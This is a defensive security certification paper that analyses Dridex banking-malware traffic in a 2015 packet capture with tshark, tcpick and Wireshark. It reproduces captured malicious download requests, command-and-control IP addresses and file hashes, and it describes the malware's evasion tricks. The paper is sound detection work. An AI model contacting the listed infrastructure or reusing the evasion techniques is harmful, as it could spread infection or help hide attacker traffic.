Global Information Assurance Certification Paper

Learning from the Dridex Malware - Adopting a Effective Strategy

GIAC (GCIA) Gold Certification

Author: Lionel Teo, lionelteo87@gmail.com
Advisor: Angel Alonso Parrizas
Accepted:
October 23, 2015

Abstract

Dridex is a malware that targets financial industry to steal banking credentials and personal information to gain financial records of a user. It leverages on macro documents and social engineering for delivering the malware onto the system. The attacker is seen constantly sending waves of mail spam and creating new updates frequently. With enough determination and time from the attacker, the attacker can slowly learn about the defense that an organization has in place and eventually succeeded in penetrating them. Through learning the Dridex malware traffic when it updates, the organization can learn the direction of the malware trend. The information gained can be used to adopt an effective counter strategy to be at the advantage position in the zero sum game.

1. Introduction

Dridex Malware first surface at the third quarter of 2014 (Olson, 2014) targeting specifically companies in financial and banking industry. The malware's objective is to steal personal credentials and access to financial records. It infects by leveraging on macro document to download an executable file (Inocencio, 2014). While macro had been disabled by default since office 2007, Dridex make use of social engineering techniques to trick users in enabling macros. Users are usually tricked to view an important invoice, bill or other sensitive documents. The attackers also include directions to enable macro, therefore even users who are not aware of the macro function are also in risk being infected (Inocencio, 2014).

Dridex attacks through delivering an innocent looking email with attachment to the user mailbox directly. This method conveniently bypasses most perimeter defense if succeeded. In addition, people remain the weakest line of defense (Welch, 2015), this resulted in the attackers needing to bypass lesser defense to attain their goals.

Waves of Dridex mails spam are frequent; with an average of 3 waves spam seen every week (Longmore, 2015). Being persistent to the attack, the attacker can easily hold the advantage in the long run. Defense such as spam filter may eventually fail for a particular wave. Untrained users who mistakenly open the macro document may risk infecting their workstation and exposing valuable data. Although there is a few defense in place that can kill the infection chain, the attackers can slowly work their way to learn about the organization defenses while continue to spam the organization with malicious documents. They can eventually discover the flaw in the defenses and compromise the organization successfully.

1.1 History of Malware

The malware was first seen on 2014 targeting European banks and becomes the successor of Cridex (Certeza, 2014). Both malware aims to steal credentials related to financial record. However, Cridex involves in using exploit kits to deliver the malware while Dridex uses word documents containing malicious macro code.

Without relying on a vulnerability which exploit kits required to deliver the malware, there would be one less defense required for the Dridex to penetrate.

Since the malware primary aim is to target user's workstation and not servers, the malware was created to only infect physical host. The malware was configured not to execute in any virtual or sandbox environment, hence a malware new update would slow down security researchers in understanding the behavior and applying a detection measure. This creates a small gap of time for the malware to infect machines undetected before the new detection measures is in place. This time gap would be sufficient enough for the attackers to steal credentials and continue to penetrate the organization even if the malware was detected later.

The malware is updated frequently, and had a history of upgrades to foil detection and increase their capability to penetrate defenses. On March 2015, the malware is upgraded to only execute after the word document closes (Mimoso, 2015). If the sandbox did not ensure that the document is closed before it started to capture data, the malware would not execute and no malicious information pertaining to the malware would be captured.

The malware was updated on May again to communicate outbound using encryption (Ducan, 2015). Shortly a month after the May update, the malware also had another update on June (Ducan, 2015). As covered later, each update will show how the malware attempt to be stealthier and more difficult to detect.

The history of the malware upgrades show how prominent the attacker intended to penetrate the organization defense and hid its traffic. In order to keep the advantage against existing threats, the organization will have to understand the nature of the threat itself. Constant evaluation of existing threats would allow the organization to build a better understanding of the threat landscape. Base on the information gathered, the organization would be able to apply an effective strategy and remain in advantage in this zero sum game.

2. Understanding Malware through Pcap Analysis

There are several characteristics from a malware traffic that is worth learning in addition to dynamic/static malware analysis.

The primary area of interest would be to understand the traffic elicit by the malware when it was installed. Malware sometimes would perform a second stage of installation by attempting to download additional artefacts onto the system to complete the installation. Gaining this knowledge would allow the organization to build defenses to prevent or detect the second installation.

The secondary area of interest would be the HTTP request and response fields in the C2 outbound traffic elicit by the malware after the installation. Some malware uses a special user-agent that can be easily picked up. A malware variant call Dyre spoof a special user agent string “mazilla” and also use a legitimate site known as “icanhazip.com” to resolve the machine address (Ducan, 2015). Several other fields worth observing would be referer and hostname. Malware can spoof multiple referer and hostname fields even though the communication to the C2 IP address remains the same. When HTTP header fields is not used, malware callback traffic are seen to communicate to IP address directly, usually calling back to multiple IP address in short amount of time. The analyst can picked out these traffic that are not usually generated by human behaviors and implement appropriate detection measures.

The third characteristics would be the outbound and inbound bytes to the C2 servers. Since the infected system communicates outbound autonomously, it is common to have the outbound bytes remain the same even if it beacons to several C2 IP addresses. C2 severs that are not listening for connections commonly response back with zero bytes. This characteristic is commonly overlook when malicious actors design malwares, but can be changed easily. The malware and C2 servers can be specifically configured to randomize these bytes to make it harder to detect.

Finally, the same malware variant seen in the wild on different dates are used for comparison. This will give a better understanding of the difference between each update, and the direction of the malware trend.

Traffic samples for Dridex can be downloaded from Malware Traffic Analysis and Internet Storm Center (Ducan, 2015). The whitepaper uses the May network capture for the main analysis, and later proceed to compare with Dridex April and June pcaps to evaluate the changes in the network traffic.

2.1 Initial Analysis/Overview

Tshark is a terminal oriented version of Wireshark designed for capturing and displaying packet (Wireshark, 2008). Tshark is first used to build a summary about the protocols in the pcap. This will give an overview understanding on the areas to look at later during in depth analysis.

```
$ tshark -r 2015-05-12-dridex-traffic.pcap -T fields -e ip.proto | sort | uniq -c | sort >
summary.txt
$ tshark -r 2015-05-12-dridex-traffic.pcap -z conv,tcp | sed
'1,/====================/d' >> summary.txt
$ tshark -r 2015-05-12-dridex-traffic.pcap -z conv,udp | sed
'1,/====================/d' >> summary.txt
$ tshark -r 2015-05-12-dridex-traffic.pcap -T fields -e http.request.method -R
“http.request.method” | sort | uniq -c | sort >> summary.txt
$ tshark -T fields -e ip.dst -e tcp.dstport -e udp.dstport -Y "ip.src==192.168.137.91"
-r 2015-05-12-dridex-traffic.pcap | sort | uniq -c >> summary.txt
```

The commands used will build a summary of IP protocols and HTTP request method seen in pcap. Since conversation summary would not capture any ports, tshark is also used with terminal commands to build a summary count of IP destination addresses with its respective ports.

The information gathered is then examined. Only TCP and UDP is seen in IP Protocol Summary, with majority being TCP (1468 counts of IP Protocol ‘6’), and very few counts of UDP traffic (4 counts of IP Protocol ‘17’). The TCP traffic consisted of multiple IP Addresses over various interesting ports, such as port 443,

8000, 8080 and 3443. Despite 1468 counts of TCP traffic, only 3 HTTP GET request traffic is seen.

```
   1468 6
      4 17
```

Figure 2.1.1 *Protocol counts as seen in the summary text*

```
3 GET
```

Figure 2.1.2: *Only 3 counts of HTTP GET Methods seen*

Although nothing can be concluded at this point, very low counts of HTTP traffic is expected. Malware is also likely to callback to multiple IP addresses given the low counts of HTTP request methods. For additional reference, please see appendix section for the full summary file.

```
    275 46.36.217.227   3443
      5 82.112.185.104  8000
      1 89.228.50.77    1443
     77 92.63.88.87     8080
```

Figure 2.1.2: *Destination IP and Port Summary of some of the ports seen*

2.2 Traffic Analysis - Tcpick

Tcpick is a tool that can track, reassemble and reorder TCP streams (Sourceforge, 2013). Being a terminal tool, it can be use with "less" to search the streams for indicators. The following command will dump out all the TCP Streams to the terminal. Since 3 events of "GET" traffic is seen previously, the first area would be to look for these traffic in the TCP streams.

```
mostropi@kali:~/pcaps$ sudo tcpick -r 2015-05-12-dridex-traffic.pcap -yP | less
```

```
1       ESTABLISHED     192.168.137.91:49188 > 141.101.112.16:http
GET /download.php?i=5K5YLjVu HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/6.0; SLCC2; .NET CLR 2.0.50727; .NET
Host: pastebin.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 12 May 2015 18:35:32 GMT
Content-Type: application/download
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=d85ca56d49718d7383b3cfe9cb31160141431455732; expires=Wed, 11-May-16 18:35:32 GMT; path
X-Powered-By: PHP/5.5.5
Pragma: public
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Content-Disposition: attachment; filename=5K5YLjVu.txt;
```

Figure 2.2.1: *Tcpick streams reconstruction part 1*

The first communication seen going to “141.101.112.15” in Figure 2.2.1 had a suspicious use of a HTTP response header. The Content-Disposition field has been proposed as a means for the origin server to suggest a default file name if the user requests that the content is saved to a file (RFC 2616, 1999). This means that the file would be saved as “5K5YLjVu.txt”. However, the Content-Disposition field is not normally use when browsing sites to retrieve contents, as retrieving files via GET request would actually be sufficient for saving files to the system.

The next set of HTTP traffic as seen below is more interesting and shows a possible malicious usage of Content-Disposition; the client requested for “get.php” which will save as “crypted.120.exe” onto the system. The evidence of an exe installation is further supported by the following starting characters “MZ” and strings showing “This program cannot be run in DOS Mode”. This confirms the presence of an executable being downloaded by the requesting client.




Figure 2.2.2: *Tcpick streams reconstruction part 2*

Another anomaly in Figure 2.2.2 is the content type being used in the HTTP response header (RFC 1341, 1992). The content type is set manually in the php scripts on the server (Sutton, 2009). “Content Type” fields are use by the application communicating with the server to interpret the content return. One such example would be jpg images which the server would set the content type as "image/jpeg” for browser interpretation. The content type “application/exe” may seem like a valid content type when the browser downloads an application. There is actually no reason for the browser to use this content type when downloading the application, doing so would be telling the browser to attempt to load the content as an exe file. This is

actually an uncommon content type and is definitely suspicious.

Attempting to dig further down the TCP streams output would be difficult as only random data of TCP streams data can be seen. Tcpick is then use to examine traffic on port 53. DNS request going to pastebin.com and savepic.org do not look like being generated using a Domain Name Algorithm. Nothing unusual here regarding DNS request.

Figure 2.2.3: *Tcpick streams reconstruction on port 53.*

2.3 Traffic Analysis - Tcpick with grep

As only 2 out of 3 get traffic is covered in the previous analysis. Tcpick is further use with grep command to parse the data. This would help to quickly retrieve various HTTP headers and communication traffic for a quick glance.

```
sudo tcpick -r 2015-05-12-dridex-traffic.pcap -yP | grep \
"GET\|POST\|Host\:\|Referer\|User-A\|Content-D\|Content-T\|SYN\-"
```




Figure 2.3.1: *Pcap data retrieved using tcpick with grep*

Base on the results, the client is last seen downloading “7257790.jpg” onto the system. There is no other HTTP traffic request before the client begins communicating outbound to various IP addresses on various ports as shown in Figure 2.3.2.


```
4       SYN-SENT        192.168.137.91:49191 > 46.36.217.227:3443
4       SYN-RECEIVED    192.168.137.91:49191 > 46.36.217.227:3443
5       SYN-SENT        192.168.137.91:49192 > 75.145.133.5:https
5       SYN-RECEIVED    192.168.137.91:49192 > 75.145.133.5:https
6       SYN-SENT        192.168.137.91:49193 > 95.163.121.215:http
7       SYN-SENT        192.168.137.91:49194 > 82.112.185.104:8000
7       SYN-RECEIVED    192.168.137.91:49194 > 82.112.185.104:8000
Content-Type: text/html
8       SYN-SENT        192.168.137.91:49195 > 45.55.154.235:http
8       SYN-RECEIVED    192.168.137.91:49195 > 45.55.154.235:http
9       SYN-SENT        192.168.137.91:49196 > 31.24.30.65:https
9       SYN-RECEIVED    192.168.137.91:49196 > 31.24.30.65:https
```

Figure 2.3.2: *Client seen communicating to multiple IP Addresses without HTTP traffic.*

2.4 Traffic Analysis - Tshark

Tshark is used next to extract common protocols fields into a CSV file. The purpose is to have a clearer view of the malware callback interval and to pick up anything that is overlooked previously.

```
tshark -T fields -e frame.time -e ip.proto -e ip.src -e tcp.srcport -e ip.dst -e tcp.dstport
-e tcp.flags -e http.referer -e http.host -e http.request.uri -e http.request.method    -e
http.content_type -e http.content_length -e http.content_encoding -e http.user_agent
-e ssl.handshake.extensions_server_name -e udp.dstport -e dns.qry.name -E
separator="," -E header=y -r 2015-05-12-dridex-traffic.pcap >
dridex_2016_05_12.csv
```

The "-T" option specifies using field format and "-e" would select the desire field to display, these are actually filter options from wireshark. The separator option specifies using comma for the output to be be csv compatible and "header=y" would include the selected field header in the column. The output is then saved to a csv file.

D	E	F	G	H	I	J	K	L
ip.src	tcp.srcpc	ip.dst	tcp.dstpc	tcp.flags	http.refer	http.host	http.request.uri	http.requ
192.168.137.91	49188	141.101.11	80	0x0018		pastebin.com	/download.php?i=5K5YLjVu	GET
192.168.137.91	49189	92.63.88.8	8080	0x0018		92.63.88.87:8080	/bt/get.php	GET
192.168.137.91	49190	5.9.44.37	80	0x0018		savepic.org	/7257790.jpg	GET

Figure 2.4.1: *csv file output after filtering out non-HTTP traffic*

Base on the tshark CSV output, the three HTTP traffic covered previously is observed not to contain any referer. These URLs are quite difficult for a user to type them manually, hence they are likely automated and was generated by the malware.

D	E	F	G	H	M	N
ip.src	tcp.srcpo	ip.dst	tcp.dstpo	tcp.flags	http.content_type	http.content_length
92.63.88.87	8080	192.168.137.91	49189	0x0019	application/exe	
5.9.44.37	80	192.168.137.91	49190	0x0018	image/jpeg	33068
82.112.185.104	8000	192.168.137.91	49194	0x0018	text/html	94

Figure 2.4.2: *csv file output showing the content type*

The source IP address "92.63.88.87" is also confirmed to be the address that response with the content type "application/exe". Converting the hex value 0x0019 to binary, the tcpflags is observed to contain ack, psh and fin flags. There is also an additional content type that is missed in previous analysis, which is "text/html"; and was communicating with the infected client "192.168.137.91" on port 8000. When the traffic is further examine with tcpick on port 8000, it was discovered that the traffic associated with the content type only returns as a Bad Request.

```
~/pcaps/dridex$ sudo tcpick -r 2015-05-12-dridex-traffic.pcap -yP "port 8000"
```

```
1       ESTABLISHED     192.168.137.91:49194 > 82.112.185.104:8000
..os.y.!X]..^K1..O~.S..W.8{.......t.>....!&\..qj.R$*.Q..z...3...".G9.....K.#
...t.y  h..s....hn.s8.kz...*..-.;.~...M\:
HTTP/1.1 400 Bad Request
Content-Type: text/html
Connection: close
Date: Tue, 12 May 2015 18:45:12 GMT
Content-Length: 94

<HTML><HEAD>
<TITLE>400 Bad Request</TITLE>
</HEAD><BODY>
<H1>Bad Request</H1>
</BODY></HTML>
1       FIN-WAIT-1      192.168.137.91:49194 > 82.112.185.104:8000
```

Figure 2.4.2: *TCP streams reconstruction on port 8000 as seen by tcpick*

To understand if the proxy logs would capture any server name for SSL traffic. The "SSL handshake server name" field is then checked and found that none of the communication had any server name.




Figure 2.4.3: *Wireshark view of SSL server name field*

Next, the C2 outbound traffic is checked by filtering to show only SYN outbound traffic from the infected client. The "http.host" field for the C2 IP addresses are found to be empty as well, this confirms that no host name would be captured in

the proxy logs for both SSL and HTTP traffic. The malware communicates with the IP Address directly despite communicating outbound on port 80 and 443.

frame.tim		ip.proto	ip.src	tcp.srcpo	ip.dst	tcp.dstpo	tcp.flags	http.refer	http.host	h
12-May	2015 14:35:31.452369000	6	192.168.137.91	49188	141.101.112.16	80	0x0002			
12-May	2015 14:35:34.354764000	6	192.168.137.91	49189	92.63.88.87	8080	0x0002			
12-May	2015 14:35:36.888510000	6	192.168.137.91	49190	5.9.44.37	80	0x0002			
12-May	2015 14:35:39.877884000	6	192.168.137.91	49191	46.36.217.227	3443	0x0002			
12-May	2015 14:39:37.984805000	6	192.168.137.91	49192	75.145.133.5	443	0x0002			
12-May	2015 14:39:43.196334000	6	192.168.137.91	49193	95.163.121.215	80	0x0002			
12-May	2015 14:40:00.578382000	6	192.168.137.91	49194	82.112.185.104	8000	0x0002			
12-May	2015 14:40:02.793969000	6	192.168.137.91	49195	45.55.154.235	80	0x0002			
12-May	2015 14:40:05.226916000	6	192.168.137.91	49196	31.24.30.65	443	0x0002			
12-May	2015 14:40:06.443893000	6	192.168.137.91	49197	31.24.30.65	443	0x0002			
12-May	2015 14:40:11.513379000	6	192.168.137.91	49198	31.24.30.65	443	0x0002			
12-May	2015 14:40:13.923799000	6	192.168.137.91	49199	31.24.30.65	443	0x0002			
12-May	2015 14:40:14.289438000	6	192.168.137.91	49200	87.117.229.29	443	0x0002			

Figure 2.4.4: *csv view filtered by client source address with tcp.flags=0x0002*

A closer look at the time field shows that the infected host communicates to these addresses within 2 minutes or even less. It is common for malware to elicit this behavior, although there is legitimate traffic that also share this characteristic as well.

2.5 Traffic Analysis - Wireshark

The pcap is check again in Wireshark for anything that is left over in the previous analysis. One interesting area is the outbound bytes and packet amounts across multiple IP Address. As shown below, even though the infected client communicated to different IP addresses, the same byte size (543 bytes and 828 bytes respectively) is seen communicating outbound from the infected client.

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A→B	Bytes A→B	Packets A←B	Bytes A←B
192.168.137.91	49192	75.145.133.5	https	10	986	5	543	5	443
192.168.137.91	49194	82.112.185.104	irdmi	10	1 060	5	543	5	517
192.168.137.91	49195	45.55.154.235	http	10	986	5	543	5	443
192.168.137.91	49204	45.55.154.235	http	10	986	5	543	5	443
192.168.137.91	49219	79.149.254.3	http	9	1 195	5	602	4	593
192.168.137.91	49188	141.101.112.16	http	13	2 492	8	781	5	1 711
192.168.137.91	49196	31.24.30.65	https	9	1 403	5	810	4	593
192.168.137.91	49200	87.117.229.29	https	9	1 417	5	828	4	589
192.168.137.91	49205	144.76.109.82	https	9	1 258	5	828	4	430
192.168.137.91	49209	14.98.183.4	https	8	998	5	828	3	170
192.168.137.91	49215	79.149.254.3	http	9	1 421	5	828	4	593

Figure 2.5.1: *Wireshark TCP conversation summary sorted by "Bytes A->B"*

High amount of packets is also captured in the callback traffic to several IP Address. Looking at the IP Address "87.117.229.29", Wireshark would capture a separate summary if the connection is consisted of different bytes outbound. The

highest packet number captured is 743 packets with 255 bytes to the destination address “46.36.217.227”.

192.168.137.91	49218	79.149.254.3	http	18	5 855	8	1 655	10	4 200
192.168.137.91	49201	87.117.229.29	https	15	4 105	8	1 719	7	2 386
192.168.137.91	49216	79.149.254.3	http	17	4 233	8	1 735	9	2 498
192.168.137.91	49203	87.117.229.29	https	16	5 888	9	1 715	7	4 173
192.168.137.91	49190	5.9.44.37	http	46	36 231	18	1 362	28	34 869
192.168.137.91	49217	79.149.254.3	http	56	42 677	25	1 935	31	40 742
192.168.137.91	49202	87.117.229.29	https	175	142 329	66	4 377	109	137 952
192.168.137.91	49189	92.63.88.87	http-alt	196	167 901	77	5 074	119	162 827
192.168.137.91	49191	46.36.217.227	ov-nnm-websrv	743	672 280	275	19 398	468	652 882

Figure 2.5.2: *Wireshark TCP conversation summary sorted by “Packets A->B”*

Following the TCP streams of the IP address “46.36.217.227“, the malware sends traffic with strings containing “London” or “example.com”. Searching further for strings containing “London” reveals these strings are used in part of the SSL handshake in the malware callback traffic. The malware even attempts to make the traffic looks like a “test” connection from a Global IT Security Department that is located in London.

Figure 2.5.3: *TCP streams reconstruction showing suspicious strings.*





Figure 2.5.4: *Strings seen use by malware in its SSL certificates*

Filtering to show only SSL communications, it seems that not all IP address communicating by 443 is using SSL. Some of the IP address communicating on port

443 seen earlier from Figure 2.5.1 is not captured as an SSL communication, which means that they are not actually encrypted.




	Time	Source	Destination	Protocol	Source Port	Destination Port	Server Name
9	2015-05-12 18:39:38.219723	192.168.137.91	75.145.133.5	SSL	49192	https	
5	2015-05-12 18:40:06.108602	192.168.137.91	31.24.30.65	SSL	49196	https	
4	2015-05-12 18:40:09.811099	192.168.137.91	31.24.30.65	SSL	49197	https	
3	2015-05-12 18:40:12.201262	192.168.137.91	31.24.30.65	SSL	49198	https	
6	2015-05-12 18:40:14.540156	192.168.137.91	87.117.229.29	SSL	49200	https	
7	2015-05-12 18:40:15.150945	192.168.137.91	87.117.229.29	TLSv1	49201	https	
1	2015-05-12 18:40:19.299503	192.168.137.91	87.117.229.29	TLSv1	49201	https	
9	2015-05-12 18:40:26.148181	192.168.137.91	87.117.229.29	TLSv1	49203	https	
6	2015-05-12 18:41:18.147732	192.168.137.91	144.76.109.82	SSL	49205	https	
5	2015-05-12 18:41:19.265973	192.168.137.91	144.76.109.82	SSL	49206	https	
2	2015-05-12 18:41:19.862499	192.168.137.91	144.76.109.82	SSL	49207	https	
8	2015-05-12 18:41:21.775435	192.168.137.91	14.98.183.4	SSL	49209	https	

Figure 2.5.5: *SSL traffic as seen on Wireshark*

3.1 Examine Wireshark Objects

As multiple malware objects are seen in earlier investigation, these objects are downloaded for preliminary analysis to get a better understanding on how they infect the system. The easiest way to extract these artefacts is using the Wireshark "export all" function. It seems that Wireshark is able to capture the "get.php" correctly. However, the file "5K5YLjVu.txt" is nowhere to be seen.



Packet num	Hostname	Content Type	Size	Filename
204	92.63.88.87:8080	application/exe	156 kB	get.php
251	savepic.org	image/jpeg	33 kB	7257790.jpg
1020			243 bytes	
1022		text/html	94 bytes	

Figure 3.1.1: *get.php as seen in the Wireshark export function*

Using the file command on 'all the files exported' (file *); the "get.php" which drops as "crypted.120.exe" is correctly identified as a PE32 executable.

```
7257790.jpg:            JPEG image data, JFIF standard 1.01, comment: "CREATOR: gd-jpeg v1.0 (
get.php:                PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
object1020:             data
object1022.text%2fhtml: HTML document, ASCII text
object1030:             data
object1284:             data
object1347:             data
```

Figure 3.1.2: *output from file * command*

As the infected host is communicating outbound via SSL. A quick search for

strings “Certificate” in the exe file reveals strings of “X509Certificates”. This is good evidence that the malware signs its own certificates when calling back to its C2.

```
mostropi@kali:~/pcaps/dridex/wireshark_objects$ strings get.php | grep Certificate
System.Security.Cryptography.X509Certificates
X509Certificate2Collection
X509Certificate
GetSignerCertificate
mostropi@kali:~/pcaps/dridex/wireshark_objects$
```

Figure 3.1.3: *Strings with “Certificates” as seen in the malware.*

The checksum of the file is also computed and searched on Virustotal (URL: https://www.virustotal.com/en/file/da0d74b7f5311b41225a925270a00a41c639b0fec3f8ec3008b4f08afe805df8/analysis/). At the time of this writing, it has a detection rate of 43/57.

```
mostropi@kali:~/pcaps/dridex/wireshark_objects$ md5sum get.php
dd7adc5b140835dc22f6c95694f9c015  get.php
mostropi@kali:~/pcaps/dridex/wireshark_objects$
```

SHA256:	da0d74b7f5311b41225a925270a00a41c639b0fec3f8ec3008b4f08afe805df8
File name:	VoidChitAllied????
Detection ratio:	43 / 57
Analysis date:	2015-06-16 15:17:10 UTC (2 months ago)

Figure 3.1.4 and 3.1.5: *Computing the Checksum and Checksum Results from Virustotal*

Since a jpg file is downloaded, the header and footer of the file is further examined to check for any additional data that can be used by the malware (Shaw, 2013). The header of the file is seen beginning with the hex value ffd8, which is the correct header for jpg file. The footer of the jpg file is also checked and seen to end correctly with the hex value of ffd9. No signs of additional data can be found for both the header and footer of the file which can be used as a payload by the malware.

```
mostropi@kali:~/pcaps/dridex/wireshark_objects$ xxd 7257790.jpg | head -3
0000000: ffd8 ffe0 0010 4a46 4946 0001 0100 0001  ......JFIF......
0000010: 0001 0000 fffe 003b 4352 4541 544f 523a  .......;CREATOR:
0000020: 2067 642d 6a70 6567 2076 312e 3020 2875   gd-jpeg v1.0 (u
mostropi@kali:~/pcaps/dridex/wireshark_objects$
```

```
mostropi@kali:~/pcaps/dridex/wireshark_objects$ xxd 7257790.jpg | tail -3
0008100: 239a fde5 fd9a bc41 7de2 bfd9 cbe1 6eb1  #......A}.....n.
0008110: a94c 67d4 2f3c 33a7 cb71 31eb 23f9 0a0b  .Lg./<3..q1.#...
0008120: 1f73 8c9f 7345 1513 d848 ffd9            .s..sE...H..
mostropi@kali:~/pcaps/dridex/wireshark_objects$
```

Figure 3.1.7 and Figure 3.1.8: *Header and Footer of the jpg file “7257790.jpg” in hex*

Even though the malware object with the file name “5K5YLjVu.txt” is seen

previously, Wireshark HTTP export function is unable to extract this file. A manual extraction is required to extract this file from the network capture by reconstructing the TCP streams and saving the TCP streams data as a file. By filtering base on HTTP request method, the traffic showing the client downloading the file "5K5YLjVu.txt" can be located easily. However, after reconstructing the TCP streams, Wireshark did not display any trailing data regarding the file; hence the file cannot be extracted.


